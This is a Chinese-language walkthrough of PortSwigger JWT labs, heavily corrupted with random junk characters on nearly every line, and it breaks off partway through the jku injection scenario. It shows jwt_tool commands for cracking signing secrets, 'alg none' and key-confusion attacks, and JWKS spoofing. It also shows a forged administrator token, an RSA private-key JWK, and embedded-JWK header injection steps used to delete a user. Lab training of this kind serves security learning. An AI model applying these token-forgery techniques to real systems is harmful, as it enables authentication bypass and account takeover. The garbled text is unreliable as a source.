-jw JWKSFILE, --jwksfile JWKSFILE
6 a$ N! Z8 a7 ]) W+ w. c
JSON Web Key Store for Asymmetric crypto
( G+ w# q) z8 W
-Q QUERY, --query QUERY
4 `4 S R$ S- L6 a+ k2 o( O
Query a token ID against the logfile to see the details of that request
& B/ N) f% j& _! A6 H* M1 e% W
e.g. -Q jwttool_46820e62fe25c10a3f5498e426a9f03a
3 G0 m( _% A6 L6 @. c4 K. b -v, --verbose When parsing and printing, produce (slightly more) verbose output.
5 H: x* y. o# g! T& g" V4 p. [
/ G3 \; {# B" {$ ]1 }. z
If you don't have a token, try this one:
8 P0 O' I2 W' C! c* b" |8 v; \
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6InRpY2FycGkifQ.bsSwqj2c2uI9n7-ajmi3ixVGhPUiY7jO9SUn9dm15Po
$ H& K$ V5 b. L) Z- I( N 0 t/ g( l1 m# k: j. ~
" p3 w/ d5 F; Y
& S* s, v( o% _( k7 u Step 4:暴力猜解密钥
) a) c6 j; z% A, A/ Q' ?
7 M) M/ e4 p6 E0 j
& u8 L0 H9 |9 L8 ]# I7 M3 f" B
) L" Z7 S! e/ @% g. S #命令格式
0 f& W: P& D# Q0 E% spython3 jwt_tool.py JWT_HERE -C -d dictionary.txt
3 d- I( I, w, {: U. f* c
5 K. H2 Z @, W#执行示例
4 ]2 `5 D8 B. j+ f) kpython3 jwt_tool.py eyJraWQiOiI4M2RhOGNjMi1hZmZiLTRmZGMtYWMwYS1iMWNmMTBkNjkyZGYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5NjQwMn0.IhZV-7RHTpEcQvkcZOA3knCYmQD0YUg-NFMj9fWSFjw -C -d secrets.txt
4 U0 c! G8 K [# H# x : M/ A x$ d' [# C: j
2 d$ J+ T7 }2 C
( F7 N9 }5 J, ]% m6 R! k
3 I4 g9 m Z& T6 p+ |5 ^% w
; t$ H# L$ N u- N
/ R" d \/ p( ]1 O$ J! n+ r 附加扩展:
" Q% S! Z$ s8 x% @) i. B/ ?* Z ) ^# D( D5 n6 [8 M { j- W( M& y7 T
1 N B# b; z$ K, x4 S X3 q8 }1 b
3 n+ v6 O. A8 j& R+ N #尝试破解密钥(HMAC算法)
" D! X2 @; [7 @9 @- ]python3 jwt_tool.py JWT_HERE -C -d dictionary.txt
6 l: ]9 x1 l. h/ n# h4 ^
& p7 Z! D+ ^" x/ {+ _6 }6 H
#尝试使用已知的公钥对不对称密码(RS-,EC-,PS-)进行"密钥混淆"攻击
; d$ T4 A# M2 J. G! B
python3 jwt_tool.py JWT_HERE -K -pk my_public.pem
- Y1 H) Q0 o& s
( E& l% ^7 ?6 g+ }. ^#尝试使用"无"算法来创建未验证的令牌
$ h9 U" A! i8 t- E& K; x. R0 N2 C
python3 jwt_tool.py JWT_HERE -A
$ W s* b7 ]: B/ m; k
; O& V1 v6 r; b% v8 {#处理JSON Web密钥存储文件,重建公共密钥,然后测试密钥以查看验证令牌的密钥
2 r9 O% \# J8 Q0 D' \: c% e5 ~) Spython3 jwt_tool.py JWT_HERE -J -jw jwks.json
- @6 h. Q! `& F6 f' J+ P
1 X+ M# V) p, x#生成一个新的RSA密钥对,将公钥作为JSON Web密钥存储对象注入令牌并使用私钥对令牌签名
& t* ^* p# \1 F& E7 j& Y N
python3 jwt_tool.py JWT_HERE -I
& u' @ g( E# h ~. {7 b4 d4 v
: _5 L7 F* `6 @! g$ X; @; p#欺骗远程JWKS:生成新的RSA密钥对,将提供的URL注入令牌,将公共密钥导出为JSON Web密钥存储对象(以提供的URL进行服务)并使用私钥对令牌签名
: M% B5 c& G6 \! \
python3 jwt_tool.py JWT_HERE -S -u http://example.com/jwks.json1 X% ]) Y' X: o6 J
, w7 c5 S4 q8 q% l" ?6 W
/ @2 A( X! u9 ]$ Q& o
" n* B8 ~$ n; t: L# X: m Step 5:随后在网页端重新设置密钥(secret1)并重新产生的字符串
# O Z; C3 X7 |0 N1 a* k
Header:
& X# |9 w9 V/ I- J F$ | % n$ s* p$ G6 p( }5 u
" R# Q0 V+ U* n; y
* H2 [& o( N4 R# I+ g eyJraWQiOiJjY2Y4Yjk3YS05NGZlLTRjN2QtOWI2MS0yNzZmMDY1NGMyZWIiLCJhbGciOiJIUzI1NiJ9
" V) D( O5 z( m0 K( m2 C
{"kid":"ccf8b97a-94fe-4c7d-9b61-276f0654c2eb","alg":"HS256"}
' s! p2 a1 N+ L0 _% y* D
4 }* ^ s6 P$ w4 N- ~0 U# J
) c+ [/ A0 Z1 s$ }0 |' k3 l9 H$ k0 s: X: Z
K# O8 F5 j; S
% S- ]5 G6 h# d- A! A9 F
+ e# t9 K, ~5 N& k. { payload(前):
7 M0 k! m- l' \3 n' o2 F ^0 r1 s" N* z; L
* B5 [' I6 ?7 @
6 x, Q+ O/ W( e$ c, U9 }# g
eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5OTk1OX0
9 b* R0 S9 h, Q: s/ r' n- K{"iss":"portswigger","sub":"wiener","exp":1687799959}( r. S/ e! j& y7 {3 d3 {
: y/ ]6 h# W: \% W& p( C ! @& W) o, ~% J5 ~' \: W- i5 @9 ?
. h: {# b5 Q# m% s8 l! Q
: u; K; v7 H/ O) V& b( B
! G; C, j- X9 N' `/ t. J5 a
! p+ F7 |3 ~( n9 ?5 G% L payload(新):
+ C# U. @- a* n; l9 x: R
; `9 U$ j7 e. Z2 N* o- m* K; h9 F+ L9 l3 r
1 H' {1 A6 C" }/ `: |% \" q {"iss":"portswigger","sub":"administrator","exp":1687799959}
: I3 c0 v! |2 g8 R" m8 CeyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2ODc3OTk5NTl9
; Q. x) {; a5 g$ R) P . z4 P2 |. X1 g! Q4 P
: _( R6 _* E4 b# [ \! l. e4 Q( J3 l6 p
* }: C+ ] E/ m 3 {8 x7 V# y9 D0 M5 ?% G' Z' R: F8 d
o! _1 g$ D. ^ Signer:
( E% Q/ @2 p- h5 w ; p C2 _" j6 x1 W- s
* l; ]' u( {/ j8 ` 7 u# N' [" P+ n2 t7 J4 \. m
E891AutpjiwkhVUDV2dZdrfGzsv5TweyIUUhT_a1Ar0
6 w! d; E# R2 E% n " [4 G9 A3 W' S! g0 y# Y4 X/ ?1 r5 G
- ~5 e' ?3 D; E( ?6 X! i; S2 i+ h# L, h
* ~, _2 `4 T8 A7 e3 R P8 P1 ?
7 \' d, K P2 R, I) b1 X& P' t/ G
4 i# w- J! p. k5 Q6 a
最终高权限的JWT token如下:. W- M% r; R6 v: F
Z" J! T. u" l9 U1 I) U
7 i) G/ Q5 _( w" y3 |
. }5 R( S/ H" L eyJraWQiOiJjY2Y4Yjk3YS05NGZlLTRjN2QtOWI2MS0yNzZmMDY1NGMyZWIiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2ODc3OTk5NTl9.E891AutpjiwkhVUDV2dZdrfGzsv5TweyIUUhT_a1Ar0
: G# V6 ]3 I4 B# {
( W8 P, W; T* n8 L0 v
7 b1 O# |0 G9 r# R* l$ s7 E2 i2 |+ [. b6 g" L3 e$ X
7 E Z! {) f$ |# S& m
* }$ N: m: q$ {' M9 ?
* n3 f/ U ]- T4 O: C: I Step 6:访问/admin路径2 [0 i1 h O; ~+ x( p' d
: Z j9 d6 z, D% b) h
1 N4 n8 ]* ~; a
8 f2 O/ L$ I4 E6 Y0 w' \+ o1 [& I 5 F1 z1 Y; E, L' z! R* Z4 F9 Q
5 P# P# `, B k/ u7 m1 h+ P Step 7:调用接口删除用户完成解答
6 ]4 W7 r# w4 Z% }- W( J : j: d! [9 K# e. [; g4 J; ^
% c" Y1 C+ R9 y+ g- l, U
7 L7 }# r5 F4 Y
# e& @% {( ?$ m- q; }7 F& ~9 z% G$ ^5 O D2 b. K1 |9 V
: {. g- V X8 ~1 k6 ]5 z
: N* h$ G4 o4 O( K k% h/ U
: }, m3 o6 j& Z+ g# H4 v) O8 } JWT头部注入
% R6 I! k6 t0 z6 N
/ I2 i. j0 B3 c7 w0 N" K) p* i3 }6 z0 |; }
场景介绍
) m( U% P' }1 E
# g& c2 q& P- J V! S( i/ {1 U M& n3 w2 p2 C, W) e7 a
如果服务器端使用一个非常脆弱的密钥,我们甚至有可能一个字符一个字符地来暴力破解这个密钥,根据JWS规范只有alg报头参数是强制的,然而在实践中JWT报头通常包含几个其他参数,以下是攻击者特别感兴趣的:; O% n# J' }- i* t5 n! P
* n8 U/ Z; F" p1 P! ^/ S8 U; g$ I0 Y6 j4 r) \# M \1 m1 }% `
- ) P5 x- _0 J9 h. e" |' E. P8 G+ `
jwk(JSON Web Key):提供一个代表密钥的嵌入式JSON对象
: \" Y8 _ f; k9 l( N. K7 B3 A/ I1 k
0 \4 h6 f- J% o
- ! B- w# ?9 ~& S& ~9 L8 P) R: W
jku(JSON Web Key Set URL):提供一个URL,服务器可以从这个URL获取一组包含正确密钥的密钥
' }$ C H8 N, J* u; E
: _( v7 x) H0 x0 n: l -
7 \% o7 [ u& L9 |- Q5 A kid(密钥id):提供一个ID,在有多个密钥可供选择的情况下服务器可以用它来识别正确的密钥,根据键的格式这可能有一个匹配的kid参数1 H: n* j! L7 e3 P! T4 F6 s. {
( A5 P" f, N+ R0 {+ X
! |2 _7 ?5 @2 R
) X+ T8 l1 H7 i& D' G$ T- c# P) n 这些用户可控制的参数每个都告诉接收方服务器在验证签名时应该使用哪个密钥,下面我们将介绍如何利用这些参数来注入使用您自己的任意密钥而不是服务器的密钥签名修改过的JWT
3 {. R I; E; p" C3 a ) E1 g$ d. U: P: S9 i- b O
0 v- N; Q0 ^! J% }0 r4 S 注入场景1! O/ x8 Z' s, J" O; u3 O
' [0 A u0 Z1 A$ m- F: {* _3 A
I6 a% Q; F: O' V- y" ~
下面我们介绍如何通过JWK参数注入自签名的JWT,JWS(JSON Web Signature)规范描述了一个可选的jwk header参数,服务器可以使用该参数以jwk格式将其公钥直接嵌入令牌本身,您可以在下面的JWT head中看到具体的示例:
( K1 \: h& Y3 ^; ~ 6 C2 K# b" `( F; F Y; s
1 O+ {. f9 M) c# O0 F 4 ]1 ~/ q* \$ y/ e7 e
{
! X/ z& ~/ R6 f! x2 o "kid": "ed2Nf8sb-sD6ng0-scs5390g-fFD8sfxG",
7 u' J" L5 C i0 N/ s1 h
"typ": "JWT",
1 ? E. ^+ c. P' F" N5 T: r
"alg": "RS256",
# g( W+ b! n6 A) I; @$ a7 P "jwk": {
, J5 P/ B2 _! Q8 n9 n1 k+ a* X
"kty": "RSA",
! ^$ V% _* i: g$ Q7 o6 h
"e": "AQAB",
- i" B( D3 r* P6 s0 x# d/ p "kid": "ed2Nf8sb-sD6ng0-scs5390g-fFD8sfxG",
8 r, v. }& V+ J! Z% c% f$ z; o' M! y+ B "n": "yy1wpYmffgXBxhAUJzHHocCuJolwDqql75ZWuCQ_cb33K2vh9m"
5 |8 S8 W4 z% [8 i: k. W! o. P
}
) V# `$ a8 G5 j- b
}* X) Z: C; J7 W
) Y) ]" C% ]% R/ R& K/ u
. a" L6 s: i" G) S* G: \" J4 ^" X& X/ q9 {
理想情况下服务器应该只使用有限的公钥白名单来验证JWT签名,然而错误配置的服务器有时会使用jwk参数中嵌入的键值,您可以通过使用自己的RSA私钥对修改后的JWT进行签名,然后在jwk头中嵌入匹配的公钥来利用这种行为,Burpsuite的JWT Editor扩展提供了一个有用的功能来帮助您测试此漏洞,您可以在Burp中手动添加或修改JWT参数
+ q5 l1 K3 ?6 e T5 H R. S$ r
靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jwk-header-injection5 N$ K! L! C: o% V: }( N
. r4 ]) b: M, s/ \* K
' ^' {/ W* m* K7 |, H
6 i5 H5 `# k @! b7 `. l5 t
5 P }# n; A8 W! d8 n; a: u ]+ V
, l. ?. ]+ ?) d+ x3 u Step 1:点击"ACCESS THE LAB"访问靶场
" K4 p% N2 M' \$ _# t- K 5 e; z. O! [! J! `3 p' W
: C$ `% x/ A4 S# b ! W% j( m/ U7 A) T; b
) ~" {/ h. C( P! K1 {, S# J2 q+ _& g1 x
9 x/ p6 \ u) B. N- ^ Step 3:点击"My Account"登录系统
8 a: H0 v$ U( }6 t" G
' u8 Z7 v3 {$ t/ B+ ?+ H
% [6 q1 d( B# g8 h( [ t& v' v1 U+ S: h% p9 u! @
wiener:peter5 _8 F+ m8 \9 K
0 ^& Y5 A, j+ [) d. Y6 l) _
! ^! _5 J7 P) _
7 [, Y/ s6 C6 N1 G& }) l% {# H
" P3 q4 k L& k( R, J$ O0 p; Q
: [7 H: y. i; y8 T# f: h' I8 f6 S* b- F0 S( R. Z8 t
Step 4:登录之后可以看到如下邮箱更新界面- D5 U$ n) q5 t5 B7 B7 d d* M
7 z) d2 _5 i( J9 w
: R" p1 I; c! ?/ }& `: I8 A
0 h3 H. U8 T A/ |- j6 P ! E2 C/ G3 w5 D- T
' N! q7 ^0 f. s4 ~ Step 5:下面我们开始操作,不过在此之前我们得先武器化以下自己,在Burpsuite界面选择"Extender"选项卡,紧接着点击"BApp Store"安装"JWT Editor"
9 T7 S4 e. b. X( D , H- s V ], y0 c# Q8 M
" n0 f t( D1 _5 _# Z! N
A) ~, w" u, m7 a' Z' ~
I" i% `1 r( g; x3 A! \
5 f. a5 L$ R& Y( C 之后你可以看到如下的选项卡界面
( l2 O; T+ M# G9 b1 I% U * X/ g! s- B9 O D1 R
0 B7 h2 f) f# h% \ c
, _1 _- o+ O ?$ \
& d8 C: o! `) V' n/ \7 f6 X5 N* t3 A; d* U! ^" Q
Step 6:生成一个新的RSA密钥! ~9 ~3 F# d9 C( P0 \- m) ~9 D3 _2 q
( y; H* g ?) }; j9 `
; [+ x3 d* ?5 o3 W% i+ w! q 6 o& Z' g# ^& A$ X
{
4 t. O! O% T! I "p": "8J0fgpxQpZOvPGb2rRsJB6Bh0lgvxRtp_Ilc7NmpI3UgEUiArSey091pT3X6lIPRZLdMf_eeYo_PWh5aq79Ps_xoZHtAz4VrR9sR8tCkND-z0KKBmopkUrowJie368xoWDU53P-4qxEfCfqPPxoZZRzhE7cse0PUVayNAJC01FU",
& J- g, L3 q1 Z% B9 W* e1 H "kty": "RSA",
' d4 v4 P: l" u0 u3 D" R% R6 s "q": "1zMkdJNLYEdZYvZ31B15CmCfI9dOGEpn6lyXOEBPsqrP554x_8dXZnXSHbybiYyeLgl6i_JubJBqjeSAejwHh9v-e3-R9-7Dgg4lB_OUNqsg7yM3mcpZn7IHeGVKj9BjhigWsbUXFuwM1iEDK4TDmTV4-tO9UMsIBQA1SFlUTA8",
( F( ]7 r, w' R: S D7 K
"d": "Ayw2AASn_yn6EwjqCts6_gP6NZ9BlNhCG1iuDTX9h_AGWYBtUepdgp4CaM098ZyjH2Da3RvonFVlTOwHTgVAdkb2eWqeMejMjUji3cKIQRU_r0UeY3C4q8BBuWjwzF7ZTeVDgbx05NfeUW0LwWE3mFBuPDy6tmvYdekcs8Ft7GDmU_ToPZaGnMoEKzVlMyDb82LgkB7qWw2H4UoXHWR0l_RS90gTjkJzMc4Fmu4CoPfmqw8jLnGgq8GhAzpecc-VLvqel3tSY0fKqF5Y3U2SooL27vJJxX0kLgHVbcTNvCcS8XZArdhWTekV923jtspoNDYn5HfhAlLglCcwQcOSYQ",
# s$ h: X# S5 U' T
"e": "AQAB",
% x+ K/ p2 @! C! a, n- m "kid": "fa018615-0392-4d15-89bb-a2c637d9adbd",
- n# Q, p, [ _: d+ b
"qi": "XO3HEFj8PCxFz4DIw0djHjTrW4Krm-Oim-U4bmuEdmPDKKTIYYvkPVoSRR-4kCHkCx2aDsraUbNkTyEYC4dRUbnWl6xr2HxaLZIsxOglYsa939l_m6NXSzttAGrPpWqoURT7t6ihSmBnGDJDsMS3c1gWJKZsAYkeXy5lI2IhGks",
* e( U: T: V: R! }) ~ "dp": "0gfldIZsY0w5_9jE5LAfvreCDDGMaVsXtihVpC4PVXMs7clDAWMQ152DCqiqdi9mfar_LQkCCXkM_9ZVQWw675qZqXRpS3xj_BI_ZZw4aZ9dn_XqefLpxcjetL-g7US9pJm5i67xDOpiFLzRg7yNhFSkKCiRvHumAq8fWen23w0",
' f6 W6 r1 ?4 b "dq": "QcZI6zSmAjxsjrnkcDm96DUWDv9cyEHdtx0rvy6w7VwWBaYthA8qoI98dEhUhdsr8chF44Zqx9XwK4Re3H2Ck7zi8F5SgCRDL3ohSWfisj7l5xGtidz2PcBNVjgnbQN1l-ii3xgJgaEOX1hhvqhqnGZins-e-pXD0rt4ja93-3M",
( e f: E4 {' s& o$ d' s
"n": "ykQHB6Jelehm2eVfkb-2mSTpfODsGlthhS0sTLX5geGwsQCz4gnRbXPN5gOsCpqUbJH9gDE80q262XuS8DNrdmTLTPjuM4wRc-ghh9GvOCgJGBtO1PIVCTIsPmwhMra0eykwj246GReyoDcUhreG2yZ8rg-tHIcxPyWBtdKY2tubM6-YLk5gVLcuHRL25Fn_I5NghQbyzmISbulJ1CMq5WU-h9RA8IkYhVcrsP8Y1E2dc4fagKn5Tp60bUkjCcqIMAKouI-CX86mF0k3cSd340KuUXuf2vIo_yWMhZjFkAxj-gBn4eO3l2qZgyGkkHMn0HL8RSDzdG-BSBgNYoWs-w"
) R) ^: I8 p* f. Y
}+ g1 m1 o7 I$ I% n
6 [' l! W* c' p' g8 l
9 Z7 v1 [0 R' \1 u/ j; p0 M7 P, R% r5 k7 p7 Z2 o
- \, u: n$ }( v
# V- @- Z% h/ e( C9 W0 n
: z( r/ Z) F% ~2 n* ~' R Step 7:刷新页面拦截到请求并将请求发送到Repeat模块, A3 A: N) q' B! J) N5 y
& f4 x& x: ~1 n" U# q s
: V6 b; o6 ~% I/ | ?
) O# Y) b0 {/ P3 h% U, N ; m! a! G! R H. P, B# A$ \: B+ x t
+ A( t) r) g" o5 H; ]) l Step 8:在Repeat模块,我们切换到JSON Web Token选项卡,修改JWT的有效负载将sub内容修改为administrator( ~3 x, M, o( a J6 E6 X# k
% ^, U0 u# B( h% Z/ _7 i M" l
8 H% g3 E2 A( k9 U( X8 @ . g+ s4 h2 i& M. |; D' m
6 F, m- |1 R/ [
/ g7 C- i( U: Q, A- H! b( P" ?
( H0 M# Z& G6 [# h3 r
x: S5 w7 b' l* j6 A5 x. ]1 N# `7 X( W( y$ f( A% D4 I( O
Step 9:点击"Attack",然后选择"Embedded JWK",出现提示时选择您新生成的RSA密钥
: Z2 V3 t2 F, Z6 R- v- m. n 0 b4 b$ d+ I# M4 B+ m
* y) f* d* [9 c$ `! S
: ?0 G. }3 |$ v0 O6 l6 j$ Z% S
! f% c$ @9 b% u* C& e0 z; ^6 m7 Z& K- L# e
, D% R& N7 V1 u+ F! o2 c
- w7 A' o! d( F
& ]' g' j9 c" j# L Step 10:之后成功越权3 {1 }3 y3 G. ]3 l6 v2 N
. x+ P0 D1 [, i2 G9 y" L
+ w3 X6 ]) Q5 A( C/ M4 a9 V |6 ^ & }0 ^' |! X& m7 R3 j, Z
1 L' Q" W9 f2 u7 u0 h
- B% F' F( e3 d! z4 y. F1 p- g Step 11:调用敏感操作接口删除carlos用户完成解题
2 P# w" `; X9 @! R1 {. w " v7 {6 @4 R5 f, ^) m; \7 H
6 N% U3 T6 w: |9 `. N
+ T9 e' G3 H$ y5 L! o5 y
# B* ~7 Q+ T! S6 S2 y
: ~( n) X U' p 8 i G- c+ ]( @
) _; ~6 {; E* q$ U+ B
1 c; i5 a& k1 b( l( |
2 S- z# J9 H- Z% j8 M . }" s" F" a# Q5 `9 ~+ A% m9 k
5 J& ]! J* Y$ g
1 v4 G! T1 q# r v* J4 x4 d / z- T7 [* z) `* ?
1 c$ u( T k( j' n$ o1 R4 W 注入场景2
# m3 b; Q: _* f4 E * C; z8 d/ f; T7 I* I) l7 B
4 o' _: P, T2 q3 ~3 L5 D1 R
有些服务器可以使用jku(jwk Set URL)头参数来引用包含密钥的JWK集,而不是直接使用JWK头参数来嵌入公钥,当验证签名时,服务器从这个URL获取相关的密钥,这里的JWK集其实是一个JSON对象,包含一个代表不同键的JWK数组,下面是一个简单的例子:
, i7 R( ]- L. @- y/ {/ I% H1 F: H
# ~& m' [8 j0 s) O6 O5 Y8 ^" p8 o) l0 w& y- V" D3 P/ _% P+ [
, C& F1 Z* n) R) M( b
{
9 y$ K X* O9 H
"keys": [
9 j% v0 Q0 i: Q2 Q% X3 b {
3 ^# E' p, B0 a6 L. N
"kty": "RSA",
! @, \8 R4 Z9 Q/ L
"e": "AQAB",
u1 T% M' z" ? y
"kid": "75d0ef47-af89-47a9-9061-7c02a610d5ab",
2 X) F) M1 |5 u
"n": "o-yy1wpYmffgXBxhAUJzHHocCuJolwDqql75ZWuCQ_cb33K2vh9mk6GPM9gNN4Y_qTVX67WhsN3JvaFYw-fhvsWQ"
& E+ ]( a! `9 J3 o4 u% }3 o7 j
},
# P! g6 g4 ?- d: m: {5 |* v; [
{
5 x% i0 w. G1 u+ Q/ a4 k
"kty": "RSA",
' M$ d% X- r2 A! q& G# d "e": "AQAB",
% p+ f/ m, c# F/ v4 t
"kid": "d8fDFo-fS9-faS14a9-ASf99sa-7c1Ad5abA",
, p. d( e! x5 q7 W/ x; s: E4 w
"n": "fc3f-yy1wpYmffgXBxhAUJzHql79gNNQ_cb33HocCuJolwDqmk6GPM4Y_qTVX67WhsN3JvaFYw-dfg6DH-asAScw"
5 t) J: ^' y: y3 ~
}
7 f. Z* J; o, }
]
g8 H$ x# C( j# ~. e- m
}
5 S; _! L! G# J$ j7 w
0 b X+ h1 M W- r) X
/ R4 B* ?5 N. e9 `! A( q; O$ h, ~3 A/ [
JWK集合有时会通过一个标准端点公开,比如:/.well-known/jwks.json,更安全的网站只会从受信任的域获取密钥,但有时您可以利用URL解析差异来绕过这种过滤,下面我们通过一个靶场来实践以下
9 T& D! {' D) i% ~. D靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jku-header-injection( O ^5 ? v( p; A" v! g
& Z% N+ T( ` |7 V# H. z: x9 r' c% c% B
/ \: t4 n, V& V& [
& x2 m4 z- D1 l3 i" G& R# J5 e9 f% h1 v S2 r" c3 L/ U- I
1 N4 y! K" l" C) l6 ^% m: O( f% d5 }
Step 1:首先点击上方的"ACCESS THE LAB"选项卡进入实验环境& S1 w3 W( o$ D5 ?# ^1 x! i, |
& |; j0 {1 |3 N! U* F' H! c3 O
, S* O; Q% @/ b6 y3 D! Y
" a7 N1 Y; ^* r& _ 4 E% H+ ]; X$ a
- a( b2 D7 t4 X/ e
Step 2:登录系统
" P- V2 J! c1 B0 C8 T/ g0 L
6 W1 F/ `8 M7 V) e. K. ~/ g6 _* i7 r3 @7 s0 `* t3 e' [; X! `
@! a: J4 I* F wiener:peter' ]+ o' \- @" I: ?
! o* R6 @9 t f1 [5 T& ~! C2 Z
# _0 T2 K3 l7 l4 }; L+ B' K0 c. j5 `# W2 p }5 a
% M# ]1 d7 ~1 I& S l* G9 b1 }
9 d4 X( I) W* |- Z
- }, o3 b7 o- |& E Step 3:随后你会看到一个用户邮箱更新的表单) v" ?5 \8 {; t
) E, x* D& b( T/ i& \( Q
6 @! y- o: h! ]
# z0 S+ p/ L% s. E8 {) Q) Q) s \. o V# r
( x# f! D8 x2 i R6 x$ [7 v* N9 t
/ ~1 N) d4 w. d9 G8 e. E" d Step 4:使用burpsuite生成一个新的RSA密钥9 P# Q% g( E9 b
) }2 U! F: l e; W+ M
0 I4 G7 H2 k' ^
- K, Y: d0 C0 }) j {
' O4 h5 @ K, x* R4 `' s* F+ o/ \5 j' P
"p": "8J0fgpxQpZOvPGb2rRsJB6Bh0lgvxRtp_Ilc7NmpI3UgEUiArSey091pT3X6lIPRZLdMf_eeYo_PWh5aq79Ps_xoZHtAz4VrR9sR8tCkND-z0KKBmopkUrowJie368xoWDU53P-4qxEfCfqPPxoZZRzhE7cse0PUVayNAJC01FU",
% z$ ]5 c* \" X "kty": "RSA",
( M- i% l9 {9 l# ^- P6 k2 n "q": "1zMkdJNLYEdZYvZ31B15CmCfI9dOGEpn6lyXOEBPsqrP554x_8dXZnXSHbybiYyeLgl6i_JubJBqjeSAejwHh9v-e3-R9-7Dgg4lB_OUNqsg7yM3mcpZn7IHeGVKj9BjhigWsbUXFuwM1iEDK4TDmTV4-tO9UMsIBQA1SFlUTA8",
% i8 V$ [3 H5 E2 a* r "d": "Ayw2AASn_yn6EwjqCts6_gP6NZ9BlNhCG1iuDTX9h_AGWYBtUepdgp4CaM098ZyjH2Da3RvonFVlTOwHTgVAdkb2eWqeMejMjUji3cKIQRU_r0UeY3C4q8BBuWjwzF7ZTeVDgbx05NfeUW0LwWE3mFBuPDy6tmvYdekcs8Ft7GDmU_ToPZaGnMoEKzVlMyDb82LgkB7qWw2H4UoXHWR0l_RS90gTjkJzMc4Fmu4CoPfmqw8jLnGgq8GhAzpecc-VLvqel3tSY0fKqF5Y3U2SooL27vJJxX0kLgHVbcTNvCcS8XZArdhWTekV923jtspoNDYn5HfhAlLglCcwQcOSYQ",
: h# c8 Y3 t, W& ~- i
"e": "AQAB",
5 F( x1 f! H- G. f8 h3 x6 O8 R
"kid": "fa018615-0392-4d15-89bb-a2c637d9adbd",
* A; r0 [$ l1 A- T! h4 x" t "qi": "XO3HEFj8PCxFz4DIw0djHjTrW4Krm-Oim-U4bmuEdmPDKKTIYYvkPVoSRR-4kCHkCx2aDsraUbNkTyEYC4dRUbnWl6xr2HxaLZIsxOglYsa939l_m6NXSzttAGrPpWqoURT7t6ihSmBnGDJDsMS3c1gWJKZsAYkeXy5lI2IhGks",
& y# G/ w' G$ }8 G$ v2 D "dp": "0gfldIZsY0w5_9jE5LAfvreCDDGMaVsXtihVpC4PVXMs7clDAWMQ152DCqiqdi9mfar_LQkCCXkM_9ZVQWw675qZqXRpS3xj_BI_ZZw4aZ9dn_XqefLpxcjetL-g7US9pJm5i67xDOpiFLzRg7yNhFSkKCiRvHumAq8fWen23w0",
0 E# z/ ^ ~ K7 E "dq": "QcZI6zSmAjxsjrnkcDm96DUWDv9cyEHdtx0rvy6w7VwWBaYthA8qoI98dEhUhdsr8chF44Zqx9XwK4Re3H2Ck7zi8F5SgCRDL3ohSWfisj7l5xGtidz2PcBNVjgnbQN1l-ii3xgJgaEOX1hhvqhqnGZins-e-pXD0rt4ja93-3M",
( t/ _* d4 }! X; o
"n": "ykQHB6Jelehm2eVfkb-2mSTpfODsGlthhS0sTLX5geGwsQCz4gnRbXPN5gOsCpqUbJH9gDE80q262XuS8DNrdmTLTPjuM4wRc-ghh9GvOCgJGBtO1PIVCTIsPmwhMra0eykwj246GReyoDcUhreG2yZ8rg-tHIcxPyWBtdKY2tubM6-YLk5gVLcuHRL25Fn_I5NghQbyzmISbulJ1CMq5WU-h9RA8IkYhVcrsP8Y1E2dc4fagKn5Tp60bUkjCcqIMAKouI-CX86mF0k3cSd340KuUXuf2vIo_yWMhZjFkAxj-gBn4eO3l2qZgyGkkHMn0HL8RSDzdG-BSBgNYoWs-w"
- Q7 H5 A- q( l1 y# v- S}
_2 s; n- V% U2 m $ G4 a9 H3 [2 r' ~; C
& c0 z2 R, `: O, `
* Y1 F. J' w& l6 f
0 x A# {. j2 P! a' \
, o& G; {' n# \9 v% x
) y+ Y( \ a6 d* B7 G* s Step 5:发送请求到repeat- Y1 z; R1 N5 d" B/ V* g
3 z9 H7 ?- s+ j" G& z- j$ U
V3 Y, m' e0 y , B6 {" ^) g( Y( W; P. O, R% _# ^
) A. D T8 j4 v4 ~
, j+ b* x9 S! f, i" l* D. Y$ Z% w6 O
Step 6:复制公钥作为JWK9 M# O3 ^* f+ A( v1 Y; b) H
. g, O, [! L. ?8 o; f
1 m1 l' |! }/ I0 u
. M) V2 {1 S# W- Z7 r- _ {
7 V9 p: P2 w+ \0 v E "kty": "RSA",
: U$ d* {* Z# E" ~; c, @
"e": "AQAB",
# G% P# L$ @2 I( H6 b M( i "kid": "fa018615-0392-4d15-89bb-a2c637d9adbd",
B( l8 e! @' Z) p, h, | "n": "ykQHB6Jelehm2eVfkb-2mSTpfODsGlthhS0sTLX5geGwsQCz4gnRbXPN5gOsCpqUbJH9gDE80q262XuS8DNrdmTLTPjuM4wRc-ghh9GvOCgJGBtO1PIVCTIsPmwhMra0eykwj246GReyoDcUhreG2yZ8rg-tHIcxPyWBtdKY2tubM6-YLk5gVLcuHRL25Fn_I5NghQbyzmISbulJ1CMq5WU-h9RA8IkYhVcrsP8Y1E2dc4fagKn5Tp60bUkjCcqIMAKouI-CX86mF0k3cSd340KuUXuf2vIo_yWMhZjFkAxj-gBn4eO3l2qZgyGkkHMn0HL8RSDzdG-BSBgNYoWs-w"
# a, f, l! b. h! m% k3 L
}
1 z3 Y# \ }" y. ~9 h" F9 q , \. y7 G, d6 A6 R* w# H
- K" u. Q& w4 s) o2 J j" t
7 E7 F% h! {! J3 F5 _9 |- [
7 m9 u8 U; |+ V( i# s) E. V
|6 L$ { L6 l; G. d
& b1 g6 v$ T8 O0 n9 B Step 7:在题目中选择"Go eo exploit server",然后加上key头并保存到exploit的body中
9 \ Z/ J W9 b4 A8 E
, o& B" _, |0 i; t- K K
0 a: _, E$ p8 n3 {# ^9 ` 2 e& L; e$ W0 @
{
, J; `4 N4 G) ?' r [6 S' x8 j
"keys": [
* X1 U9 U1 m- M- X" B
{
" Y* K0 v$ \; e9 F( b3 ] Z
"kty": "RSA",
